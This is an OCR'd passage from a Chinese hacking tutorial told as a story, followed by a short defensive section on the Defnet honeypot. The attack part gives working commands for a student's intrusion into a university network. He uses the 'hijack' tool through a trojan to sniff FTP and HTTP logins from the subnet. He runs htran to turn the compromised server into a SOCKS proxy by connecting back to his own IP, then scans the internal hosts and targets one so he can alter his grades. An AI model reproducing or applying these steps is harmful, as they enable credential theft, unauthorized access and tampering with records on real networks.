扫描远程内部网络

2．嗅探子网主机密码

在进行渗透入侵时，嗅探往往能够起到非常重要的作用，尤其是在入侵网站服务器网络时的作用非常大。赵寒准备利用嗅探来获得子网中其它主机的管理员密码，或者是网站登录密码，邮箱或FTP登录密码等。

这里，赵寒控制的网站服务器主机内网IP地址是“192.168.1.8”，在子网中的另一台主机IP地址是“192.168.1.10”，要想获得该主机的连接密码，可以嗅探主机“192.168.1.10”

的所有网络连接数据。在上兴木马的命令控制窗口中，执行嗅探命令（图77）：

hijack -d 1 -O pass.log 192.168.1.* 192.168.1.10




图77 嗅探主机密码

该命令可以嗅探所有“192.168.1.*”网段的主机，与数据库服务器“192.168.1.6”之间的网络数据，并从中截获密码保存在“pass.log”文件中。

当然，也可以直接使用如下命令：

hijack -d 1 -O pass.log 192.168.1.* 192.168.1.1可嗅探所有主机与网关服务器间的数据交换，从而获得其登录密码，直接从外网上登录网关。

【加油站】其它密码的嗅探

上面的命令只是进行单向嗅探，我们也可以添加参数“-f”进行双向嗅探，命令格式如“hijack -d 1 -f -O pass.log 192.168.1.* 192.168.1.10”。另外，我们也可以设置嗅探指定协议的密码，例如要嗅探FTP密码，可执行命令：

hijack -d 1 -r -f -O pass.log 192.168.1.* 192.168.1.10 "USER|PASS" "tcp and dst port 21"

要嗅探常见的HTTP密码，则可执行命令：

hijack -d 1 -r -f -O pass.log 192.168.1.* 192.168.1.10 "username=|password=" "tcp and dst port 80"

执行了后台嗅探后，嗅探的结果会保存在远程主机上。等了几个小时，赵寒开始查看嗅探的结果了。

显示嗅探结果的命令为（图78）：

hijack.exe -l pass.log




图78 显示嗅探结果

执行命令后，就可以看到嗅探记录文件中保存的所有嗅探数据了，从中可以分析查看获得密码。

——很快的，赵寒就嗅探到了教研室主机的IP地址及管理员登录密码。

二 端口转发

获得教研室主机的IP地址及管理员登录密码后，可以连接登录教研室的主机，但是由于教研室的主机是处于内网中，无法直接访问到，因此只有将图书馆网站服务器的端口转发到本地，这样才能够进一步渗透。

赵寒通过上兴木马，上传了一个“htran”工具。在上兴木马 的远程终端窗口中，可以通过命令运行这个工具。

htran工具有个sock5反弹的功能，能够进行端口转发。工具的命令格式为（图79）：

```
-install        Install Service   //安装服务，默认是8009端口
-remove         Remove Service    //移去服务
-start          Start Service     //启动服务
 -stop          Stop Service      //停止服务
[Usage of Function:]
 -c             Config Parameter     //配置参数
 -p             Packet Transmit      //包转发
```




图79 工具命令格式

赵寒先在自己的电脑上监听了一个端口，在命令行中执行命令如下（图80）：

htran -s -listen 800 8888




图80 监听本地端口

命令执行后，即可在本机上监听800端口。然后赵寒在刚才反弹回来的CMDSHELL中，执行了如下命令（图81）：

htran -s -connect 202.172.98.198 800



图81 反理连接

其中“202.172.98.198”是赵寒的电脑的IP地址，“800”是刚才赵寒监听的端口。此时返回刚才的监听端口，已经可以看到有了提示信息（图82）：

Accept a Client on port 800 from 192.168.1.8




图82 连接监听端口

从信息可以看到，服务器已经连到了赵寒的主机上，现在提示“Waiting another Client on port:8888”，表示正在等待连接8888端口。

这个8888端口就是反弹连接上来的代理端口了，此时，远程的网站服务器已经变成了一个Sockets代理服务器，它的连接端口就是本地的8888端口。

三 代理连接

赵寒运行了一个叫作“SocksCap V2.38”的Socks代理工具，在SOCKS服务器设置中，输入了本机的IP地址，并设置代理端口为“8888”。然后点击“应用”按钮，即可启动Socks代理服务了（图83）。




图83 启动代理服务器

关闭设置窗口，打开程序主界面后（图84），赵寒将扫描工具X-Scan拖动到了SocksCap工具窗口中。

弹出一个新建程序代理的标识对话框（图85），使用默认设置，确定后X-Scan被添加到窗口界面中。

此时，X-Scan就会自动使用刚才设置的Socks代理了（图86）。




图84 SocksCap控制台




图85 添加代理程序




图86 X-Scan使用代理

由于此时远程网站服务器变成了代理，因此赵寒的主机已经与网站服务器的主机处于同一内网中了。

也就是说，赵寒可以扫描或访问远程网站局域网中的所有主机。

赵寒运行了X-Scan，输入了内网的IP地址段“192.168.1.1-192.168.1.255”和“10.0.0.1-10.0.0.255”，开始扫描所有局域网中的主机。很快，扫描结果出来了，赵寒看到

了许多在线的内网主机（图87）。




图87 扫描到内网主机

赵寒确定了其中的一台主机就是教研室的主机IP地址，于是对这台主机进行了重点的扫描（图88）。

扫描结果显示这台主机存在很多漏洞。

于是赵寒开始尝试利用各种溢出工具获得该主机的权限。只要连接上教研室的主机后，赵寒就可以进入学生成绩系统修改自己的成绩……



图88 教研室主机有许多漏洞

防守回放——蜜罐诱人

在查到了赵寒的所为后，张老师对赵寒的入侵技术很感兴趣，这样高水平的入侵者，在自己的学生中可不多见。为了不让赵寒误入歧途，张老师决定搭一个蜜罐，与赵寒开个小小的玩笑……

【加油站】“蜜罐”技术

“蜜罐（Honeypot）”是一些程序，这些程序可以模拟在系统的指定端口上运行的一个或多个网络服务。攻击者会认为系统中运行了某些有漏洞的服务，可以通过这些来攻破系统。蜜罐可以用来记录下所有的连接那些端口的活动，甚至包括攻击者的击键记录。

“蜜罐（Honeypot）”好比是情报收集系统，“蜜罐（Honeypot）”是故意让人攻击的目标，引诱黑客前来攻击。可了解针对服务器发动的最新的攻击和漏洞，还可以通过窃听黑客之间的联系，收集黑客所用的种种工具，并且掌握攻击者的攻击习惯。

一 下套诱捕

“Defnet HoneyPot 2004 ”是一个著名的“蜜罐”虚拟系统，它会虚拟一台有缺陷的“电脑”，等着恶意攻击者上钩。这种通过Honeypot虚拟出来的系统看起来和真正的系统没什么两样，但其实它是为恶意攻击者布置好的陷阱。只不过这个陷阱只能用来套住恶意攻击者，看看他都执行了那些命令，进行了那些操作，使用了那些恶意攻击工具。通过陷阱的记录，可以了解恶意攻击者的习惯，掌握足够的攻击罪证，甚至反击攻击者。

Defnet Honeypot是一款绿色软件，下载后直接使用，不需要安装，其设置也非常简单，迷惑性、仿真性比其他蜜罐程序强多了。

运行Honeypot，在Honeypot的程序主界面右侧，点击“HoneyPot”按钮，弹出设置对话窗口（图89）。在设置对话窗口中，可以虚拟Web、FTP、SMTP、Finger、POP3和Telnet等常规网站提供的服务（图90）。



图89 HoneyPot界面




图90 虚拟服务设置

例如要虚拟一个FTP Server服务，可选中相应服务“FTP Server”复选框，并且可以给恶意攻击者“Full Access”权限。并可设置好“Directory”项，用于指定伪装的文件目录项。

在“Finger Server”的“Advanced”高级设置项中，可以设置多个用户，“admin”用户是伪装成管理用户的，其提示信息是“administrator”，即管理员用户，并可以允许40名恶意攻击者同时连接该用户（图91）。




图91 高级设置项目

在“Telnet Server”的高级设置项中，还可以伪装驱动器盘符（Drive）、卷标（volume）、序列号（serial no），以及目录创建时间和目录名、剩余磁盘空间（Free space in bytes）、MAC地址、网卡类型等（图92）。这样一来，就可以让虚拟出来的系统更加“真实”了。




图92 伪装系统及网络信息

二 监控攻击者

蜜罐搭建成功后，点击Honeypot程序主界面上的“Monitore”按钮，开始监视恶意攻击了。当有人攻击系统时，会进入张老师设置的蜜罐。

从Honeypot左面窗口中的内容就可以清楚的看到，恶意攻击者都在做什么，进行了哪些操作（图93）。

